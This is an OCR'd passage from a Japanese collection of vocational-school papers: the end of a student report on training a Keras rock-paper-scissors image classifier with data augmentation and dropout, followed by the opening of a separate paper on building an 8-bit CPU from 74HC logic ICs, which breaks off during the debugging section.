「3. 損失と目指すグラフ」で挙げたように、優れた画像認識 AI とは、正しく識別できる AI のことを指します。AI が正しく識別できるとは、すでに同じ意味、特徴をもつ他のパターンを学び終えているということです。そのため、精度の向上には、多くのパターンを学習させておく必要があります。

しかしながら、多くの学習素材を用意するには、時間や労力といったコストの問題がつきものです。そこで、少ないコストでも多くのパターンを用意出来る「データ拡張」という技術が用いられます。

7.1.2 訓練の仕組みから見るデータ拡張の必要性

「2.3 畳み込みネットワークとプーリング層」で挙げた訓練の流れをもう少しだけ掘り下げます。図 24 の①②③に注目してください。1 回の訓練(Epoch)につき、画像データからランダムに 128 枚を選択（batch_size）する作業を、満遍なく画像の組み合わせが出来るように 20 回（steps_per_epoch）行います。モデルの作成までに行われる訓練の回数は 128*20*40 で 102400 回です。これは画像処理の対象が 102400 枚分であることと同義です。訓練用のデータは 2520 枚しかないため、モデルの作成までに 1 枚当たり平均 40 回訓練に利用されることになります。

組み合わせた画像群（以下ミニバッチと表記）ごとに訓練を行うため、1 枚の画像が他の訓練で利用されることに問題はないものの、1 枚の画像が訓練によって複数回重み付けが行われることには変わりありません。5 章から 6 章にかけて、過学習が改善されず、モデルが訓練データにフィッティングしていた原因は、こういった 1 枚の画像が多用される状況にあったと思われます。加えて、精度の向上という観点では、Dropout を利用したモデルは図 19 から図 22 のいずれの場合も Validation Accuracy が最大 85%から 90%を上限にしているため、例え batch_size や Epoch 数を減らし 1 枚当たりの再利用回数を減らしても、精度の向上は見込めません。根本的な問題として、訓練に利用する画像のパターンが足りていないのです。

```
# 8bit の画像データを 0 から 1 にリスケールする処理
train_datagen = ImageDataGenerator(
    rescale=1./255, fill_mode="nearest")

# 訓練に使用するデータに処理を適用
train_generator =
  train_datagen.flow_from_directory ¥
 (
      "/content/drive/MyDrive/FinalExam/Rock-Paper-Scissors/train",
# ①画像データから一度に何枚の画像を利用するかを決める（ミニバッチ数）
      batch_size=128,
     target_size=(150,150),
      class_mode="categorical")

# モデルを訓練する
history = model.fit(
    # 訓練用データ
    train_generator,
    # 検証用データ
    validation_data=validation_generator,
    validation_steps=3,
# ②ミニバッチ数を行う回数
    steps_per_epoch=20,
# ③訓練回数
    epochs=40,
    verbose=1)
```

図 24 訓練の仕組み

7.2 データ拡張を利用したモデル

7.2.1 データ拡張の種類と効果

前節を踏まえて、データ拡張を実装したモデルを作成していきます。モデルを作成する前にデータ拡張の種類を図 25 にまとめました。これらを 2 から 7 まで全て利用すると 8、9 のような画像が生成されます。

訓練における全 102400 回の画像処理全ての場合にデータ拡張が適用されるため、全てが異なるパターンをもった画像を訓練に利用することが出来ると言えます。これは最大で約 40 倍の学習効果があることを意味します。また、「左右反転」や「引き伸ばし」効果によって、撮影位置多様化はもちろん、左右どちらの手を使っても、識別可能な、実用に耐えるモデルが期待できます。



図 25 データ拡張の種類

7.2.2 データ拡張の実装とモデルの作成

データ拡張の実装も、Dropout の実装と同じように簡単です。図 26 のように利用したい機能を引数として渡し、データ拡張を行うデータに適用すれば実装は終了です。

```
train_datagen = ImageDataGenerator(
    # 利用したい補正を引数として渡す
    rescale=1./255,
    rotation_range=40,
    width_shift_range=0.2,
    height_shift_range=0.2,
    shear_range=20,
    zoom_range=0.2,
    horizontal_flip=True,
    fill_mode="nearest")

train_generator =
  train_datagen.flow_from_directory(
# データ拡張を利用したいデータのパス
    "/content/drive/MyDrive/FinalExam
  /Rock-Paper-Scissors/train",
    batch_size=128,
    target_size=(150,150),
    class_mode="categorical")
```

図 26 データ拡張を実装するコード

7.2.3 傾向と分析

Training と Validation のおける収束は、Dropout 率が 0.2 から 0.6 にかけて、Accuracy が 14、17、19Epoch 目と遅くなり、Loss も、14、16、19 Epoch 目と遅くなります。Training と Validation の差も、Dropout 率の増加につれて差が開いていきます。Dropout 率 0.8 においては Accuracy、Loss 共に収束していません。



図 27 データ拡張を利用した Dropout 率 0.2 の訓練過程



図 28 データ拡張を利用した Dropout 率 0.4 の訓練過程



図 29 データ拡張を利用した Dropout 率 0.6 の訓練過程



図 30 データ拡張を利用した Dropout 率 0.8 の訓練過程

7.2.4 考察

「6. 過学習を抑制するモデル」では、モデルの評価は Dropout 率の増加によって改善していきましたが、データ拡張を実装したモデルでは Dropout 率の減少に伴いモデル評価が改善されています。これは全く同じ画像パターンによる重み付けが行われなくなり、Dropout 率の増加が図 15 のデメリットどおり学習不足や学習効率の低下を引き起こしたためだと考えられます。

最も評価の高い Dropout 率 0.2 の場合の詳細を図 31 にまとめました。

注目すべき点は Accuracy の最高値と平均値です。Training 用のデータ群をもとに訓練を重ねているため、一般的に Accuracy における Training の精度は Validation を上回ります。しかし図 31 を見ると Training の収束後の平均値は Validation を上回りながらも、最高値は Validation を下回っています。これは Training データ群における完璧なフィッティングが行われなくなったと考えられます。

7.2.5 まとめ

5 章 6 章では Training データ群への過剰なフィッティングが行われてしまうことで過学習とい

う問題が発生していましたが、データ拡張という技術を用いることで、過剰なフィッティングを抑え、過学習を防ぐことに成功しました。

	Taccu	Vaccu	Tloss	Vloss
最低	93.14%	93.28%	0.0365	0.0242
最高	98.97%	100%	0.1984	0.1671
平均	97.10%	96.60%	0.0825	0.0783
初期値/最高値	2.69 倍	2.10 倍	47.99 倍	42.58 倍

図 31 最高評価モデルのデータ分析

中でも Dropout 率 0.2 のモデルにおいては、「3. 損失と目指すグラフ」で定義した、「Training」と「Validation」の差が小さく（図 5）、「Accuracy」が 1 に近く、「Loss」が 0 に近いグラフを提示する評価の高いモデルになっているように思われます（図 27）。

では、今回作成したモデルは正しく識別出来るモデルになっているのでしょうか。次の章では、Dropout 率 0.2 のモデルを利用し、「Rock Paper Scissors Dataset」に用意されたテスト用のデータだけでなく、異なるデータセットを用いて、本当に「絶対勝てないジャンケン AI」になっているのかを検証してみます。

8.「絶対勝てないジャンケン AI」の検証

8.1 検証用データの準備と検証方法

この検証では、laurencemoroney.com が提供する「Rock Paper Scissors Dataset」のテスト用データ。トルコの ANKARA 高校の学生が GitHub に Apache ライセンス 2.0 で公開しているデータセット「ardamavi/Sign Language Digits Dataset」（図 32）「グー」、「チョキ」、「パー」に値する画像の内各 11 件を選択し、合計 33 のデータ群を作成します。33 件の中からランダムで 18 件を選択し。ジャンケンの精度を検証していきます。

図 32 ardamavi/Sign Language Digits Dataset

8.2 ジャンケン AI の精度検証

8.2.1「Rock Paper Scissors Dataset」における精度

図 33 のうち画像にある手がプレイヤーの手です。paper1.png （scissors）のように、画像名の横に AI が出すべき手の形を（）でくくり AI の判断を表現しています。精度は 100%と正しく判断出来ています。



図 33 AI が識別する最善手①

33 回のジャンケンのうち、AI が判断した画像の内容を「グー」、「チョキ」、「パー」ごとに振り分けました（図 34）。全ての手が 11 回ずつ存在していると識別されています。しかし図 33 のグラフでは正解率が 100%に達しているのかは分かりません。「グー」と「チョキ」をお互いに間違えた可能性もあります。そこでファイル名と識別した手の形を比較し、精度を計測していきます（図 34，図 35）。



図 34 AI の識別内容の統計①

```
lis = []
for ind in test_df.index:
  if(test_df['Label'][ind] in test_df
  ['Image'][ind]):
        lis.append(1)
    else:
        lis.append(0)
print(
  "Accuracy of the model on test data
   is {:.2f}".format((sum(lis)/len(li
  s))*100))
```

図 35 ジャンケンの精度を表示するコード①

```
Accuracy of the model on test data is 100.00
```

図 36 AI によるジャンケンの精度①

100%の精度です。絶対勝てないジャンケン AI が完成したと言ってもいいのではないでしょうか。

8.2.2 「ardamavi/Sign Language Digits Dataset」における精度

「Rock Paper Scissors Dataset」における精度は 100%でしたが、同じ趣向のデータセットを利用しているのだから当たり前の精度だろうと考える方もいらっしゃるかもしれません。そこでジャンケンではなく、手話のためのデータセットを用意しました（図 32）。手の甲ではなく、手の平側から撮影したものになります。

図 37 から図 40 の結果から、訓練中には利用していない、異なる趣向のデータ群から識別しても、AI の精度は 100%と高い値を示します。「7. 実用に耐えるモデルの作成」におけるモデルの平均的な精度は 96.60%だったため、検証回数が増加すれば平均値に近づいていくことが想定されますが、多少の違いにも柔軟に対応出来る、まるで人間のような判断をする AI を作成出来たのではないでしょうか。「絶対勝てないジャンケン AI」の完成です。



図 37 AI が識別する最善手②



図 38 AI の識別内容の統計②

```
lis = []
for ind in test_out_df.index:
    if(test_out_df['Label'][ind] in
   test_out_df['Image_out'][ind]):
        lis.append(1)
    else:
        lis.append(0)

print("Accuracy of the model on tes
t data is {:.2f}".format((sum(lis)/
len(lis))*100))
```

図 39 ジャンケンの精度を表示するコード②

```
Accuracy of the model on test data is 100.00
```

図 40 AI によるジャンケンの精度②

9. 総論

AI は突き詰めれば人間のような判断を行える程に、柔軟な思考を持つことが出来ます。しかしながら AI における柔軟性とは、人間のように曖昧なニュアンスから予測して判断出きるといったものではなく、すでに同じ意味、特徴をもつ他のパターンを学び終え、対象のパターンがどれ程多く照らし合わせられるかという、パターンマッチング的な柔軟性のことを指します。

本稿では「絶対に勝てないジャンケン AI」を目指し、モデルの検証・作成を行ってきました。最終的には、データ拡張を用いて少ない訓練要素でも多くのパターンを用意し、Dropout によりパターンの重みを下げ曖昧にモデルを表現することで、一定のパターンに囚われない、柔軟なモデルを作成することが出来たように思います。

つまるところ「絶対に勝てないジャンケン AI」とは、「後出しならば絶対に勝てるジャンケン AI」ということです。

10. 本研究における反省点

「てにおは」にのっとった検証をすることが出来たように思います。しかし残念ながら、検証の枠を超えることが出来ず、自らが考え出した最適なモデルを作成出来たとは言い難いと感じます。というのも、研究の初めは数学的な要素を大いに学び、計算によって AI を作成するという意気込みだったものの、蓋を開けてみれば機能の組み合わせについての検証に過ぎなかったからです。

画像認識一つをとっても AI とは奥深い分野です。一朝一夕に扱えるようなものではありません。少なくとも今回の研究では、扱えるようになったといえる程理解を深めることは出来ませんでした。機会があれば、多くの時間をかけ、数学的な要素を盛り込むことで、どこまで最適化を行えるのか、検証していきたいと思います。

11. 参考文献および参考サイト

サイト名：画像認識とは｜歴史・仕組み・最新事例まで徹底解説
URL:https://ledge.ai/image-recognition/

サイト名：【事例付き】画像認識とは？仕組みや歴史、AI（人工知能）による画像処理までを解説
URL:https://aize.jp/2020/08/28/%E7%94%BB%E5%83%8F%E8%AA%8D%E8%AD%98%E3%81%A3%E3%81%A6%E4%BD%95%E3%81%A0%E3%82%8D%E3%81%86%EF%BC%9F/

サイト名：機械学習の画像認識への応用（小特集 機械学習の新展開）
URL:https://ci.nii.ac.jp/naid/110010049494

サイト名：ディープラーニング（Deep Learning）とは？【入門編】
https://leapmind.io/blog/2017/06/16/%E3%83%87%E3%82%A3%E3%83%BC%E3%83%97%E3%83%A9%E3%83%BC%E3%83%8B%E3%83%B3%E3%82%B0%EF%BC%88deep-learning%EF%BC%89%E3%81%A8%E3%81%AF%EF%BC%9F%E3%80%90%E5%85%A5%E9%96%80%E7%B7%A8%E3%80%91/

サイト名：図解】AI による画像処理の仕組み。ディープラーニングによる画像認識とは
URL:https://jss1.jp/column/column_86/

サイト名：畳み込みニューラルネットワーク（CNN）をなるべくわかりやすく解説
URL:https://ai-antena.net/ai-cnn

サイト名：3 分でわかりやすく解説！畳み込みニューラルネットワーク・CNN とは
URL:https://aizine.ai/cnn-0417/

サイト名：ディープラーニング　これだけは知っておきたい 3 つのこと
URL:https://jp.mathworks.com/discovery/deep-learning.html

サイト名：畳み込みニューラルネットワークとは
URL:https://jp.mathworks.com/discovery/convolutional-neural-network.html

サイト名：Keras+TensorFlow で実践 CNN（その２）
URL:https://wxsolution.dip.jp/portal/?p=2547

サイト名：Sign Language Digits Dataset
URL: https://github.com/ardamavi/Sign-Language-Digits-Dataset
Mavi, A., (2020), “A New Dataset and Proposed Convolutional Neural Network Architecture for Classification of American Sign Language Digits”, arXiv:2011.08927

サイト名：Introducing Rock Paper Scissors - A multi class learning dataset
URL:http://www.laurencemoroney.com/rock-paper-scissors-dataset/

サイト名：AI が学習しすぎる？「過学習」問題とそれを抑制する方法
URL:https://ai-kenkyujo.com/2020/04/24/kagakushu/

サイト名：「過学習(過剰適合)」とは？原因や回避方法をわかりやすく解説！
URL:https://ailearn.biz/learn/20171119349

サイト名：過学習とは？機械学習を実装する際に過学習を回避する方法をまとめていく！
URL:https://toukei-lab.com/over-fitting

サイト名：機械学習の過学習とは？その解消法についても解説
URL:https://hashikake.com/over-learning

サイト名：機械学習における「過学習」の原因と回避法を解説
URL:https://lionbridge.ai/ja/articles/overfitting/

サイト名：過学習と学習不足について知る
URL:https://www.tensorflow.org/tutorials/keras/overfit_and_underfit?hl=ja

サイト名：01　デベロッパーday：AI トラック～LINE が拓くチャットボットの未来と Microsoft が取り組む機械学習，そして AI のツール化
URL:https://gihyo.jp/news/report/01/ptcon2017/0001

サイト名：ドロップアウトでふわっとフィッティング
URL:http://marupeke296.com/IKDADV_DL_No11_dropout.html

サイト名：データサイエンティストの必須スキルをも拡張させる「データ拡張（Data Augmentation）」 を数式なしで概観
URL:https://note.com/masayamori/n/n63caf39a4cdf

サイト名：データ拡張: 機械学習向けの画像データセットを 10 倍に水増しする方法
URL:https://lionbridge.ai/ja/articles/data-augmentation-image-datasets/

サイト名：Epoch vs Batch Size vs Iterations
URL:https://towardsdatascience.com/epoch-vs-iterations-vs-batch-size-4dfb9c7ce9c9

サイト名：【Deep Learning】 Batch size をどうやって決めるかについてまとめる
URL:https://www.st-hakky-blog.com/entry/2017/11/16/161805

サイト名：機械学習／ディープラーニングにおけるバッチサイズ、イテレーション数、エポック数の決め方
URL:https://qiita.com/kenta1984/items/bad75a37d552510e4682

サイト名：Epoch 数とミニバッチサイズの解説と、変化させた時の精度の変化／Neural Network Console
URL:https://arakan-pgm-ai.hatenablog.com/entry/2017/09/03/080000

サイト名：【Keras】水増しとデータ拡張【犬猫判別 2】
URL:https://ymgsapo.com/2019/03/03/data-augmentation/#i

文献名:現場で使える!TensorFlow 開発入門
著書名: 太田 満久, 須藤 広大, 黒澤 匠雅, 小田 大輔
出版社名:翔泳社
発行年度:2018 年

12. 著者紹介

氏名　：林 智博
出身地：千葉県

汎用ロジック IC を用いたオリジナル CPU 設計・製作への取り組みとその教育成果について

日本工学院八王子専門学校
テクノロジーカレッジ　電子・電気科　辻村　彰宏

1．まえがき

本校では、「若きつくりびと」を育成するため、グラフィック・デザイン・IT・ネットワーク・放送・映像・ゲーム・電子・電気・ロボット・建築・レコーディング・ダンス・フィットネス・トレーナー・医療事務・鍼灸など、6 つのカレッジで学びの集大成として、卒業製作など学生作品を展示する卒業展を毎年開催している。今年度は新型コロナウイルス感染拡大予防のため、初めてオンラインで開催した。

本論文では、コンピュータに関して深く知りたいという学生の好奇心をきっかけに、汎用ロジック IC を用いてオリジナル CPU を製作した。その取り組みと教育効果について報告する。

2．オリジナル CPU の概要

オリジナル CPU を設計・製作するにあたり、コンピュータアーキテクチャの専門書[1]などを参考に回路を設計した。そして、74HC シリーズの汎用ロジック IC (例えば文献[2]など)を用いて、8bit、クロック周波数約 2MHz で駆動することを目標仕様にした。

オリジナル CPU の動作検証と卒業展でのデモのため、目標仕様で動かすことのできる既存の数字合わせのゲーム「2048」をオリジナル CPU 上で動かすことにした。このゲームはイタリア人のガブリエレ・チルリによって開発された数字パズルゲームである[3]。

図 1 はオリジナル CPU と周辺装置のブロック図を示す。メイン基板の他、周辺装置として、入力用コントローラと出力用 VGA 端子対応映像表示装置、およびプログラムを自作した。なお、ALU (Arithmetic and Logic Unit)は演算装置のことで、CPU としては一般的な構成となっている。画面表示のディスプレイは市販品を用いることにした。



図 1 オリジナル CPU と周辺装置のブロック図

3．CAD を用いた回路設計

オリジナル CPU の回路図を作成するにあたり、オープンソースの EDA 用 KiCad [4]を使用した。まず、KiCad の回路図エディタソフトウェアの Eeshema を使用して回路設計を行った。図 2 は CAD 上に配線した回路図と①～⑧で各機能を示す。最終的に 74HC シリーズの汎用ロジック IC を 76 個、RAM メモリを 3 個使用した。



図 2 メイン基板の回路図（①～⑧各機能）
(CAD は Eeshema [4])

次に、回路図を両面プリント基板（PCB)上にレイアウトを行った。前述の Eeshema と共に使用されることを想定している PCB 設計ソフト Pcbnew を CAD として用いた。図 3 に PCB レイアウトの CAD 画面を示す。回路図をレイアウトするには、配線の引き回しを平面に落とし込む必要がある。そのため、自由度が低く、実現可能になるよう、何度も CAD で設計を繰り返した。



図 3　メイン基板の PCB レイアウト
（CAD は Pcbnew [4]）

４．製作とデバッグ

図 4 は試作した両面プリント基板（PCB)、図 5〜7 は各々メイン基板、ソフトウェア、および、周辺装置である VGA 端子対応映像表示装置のデバッグの様子を示す。1 回目のメイン基板試作では、プログラムカウンタがハードウェア設計の不具合のため動作せず、ブレッドボードで組んでメイン基板の動作確認をした（図 5)。

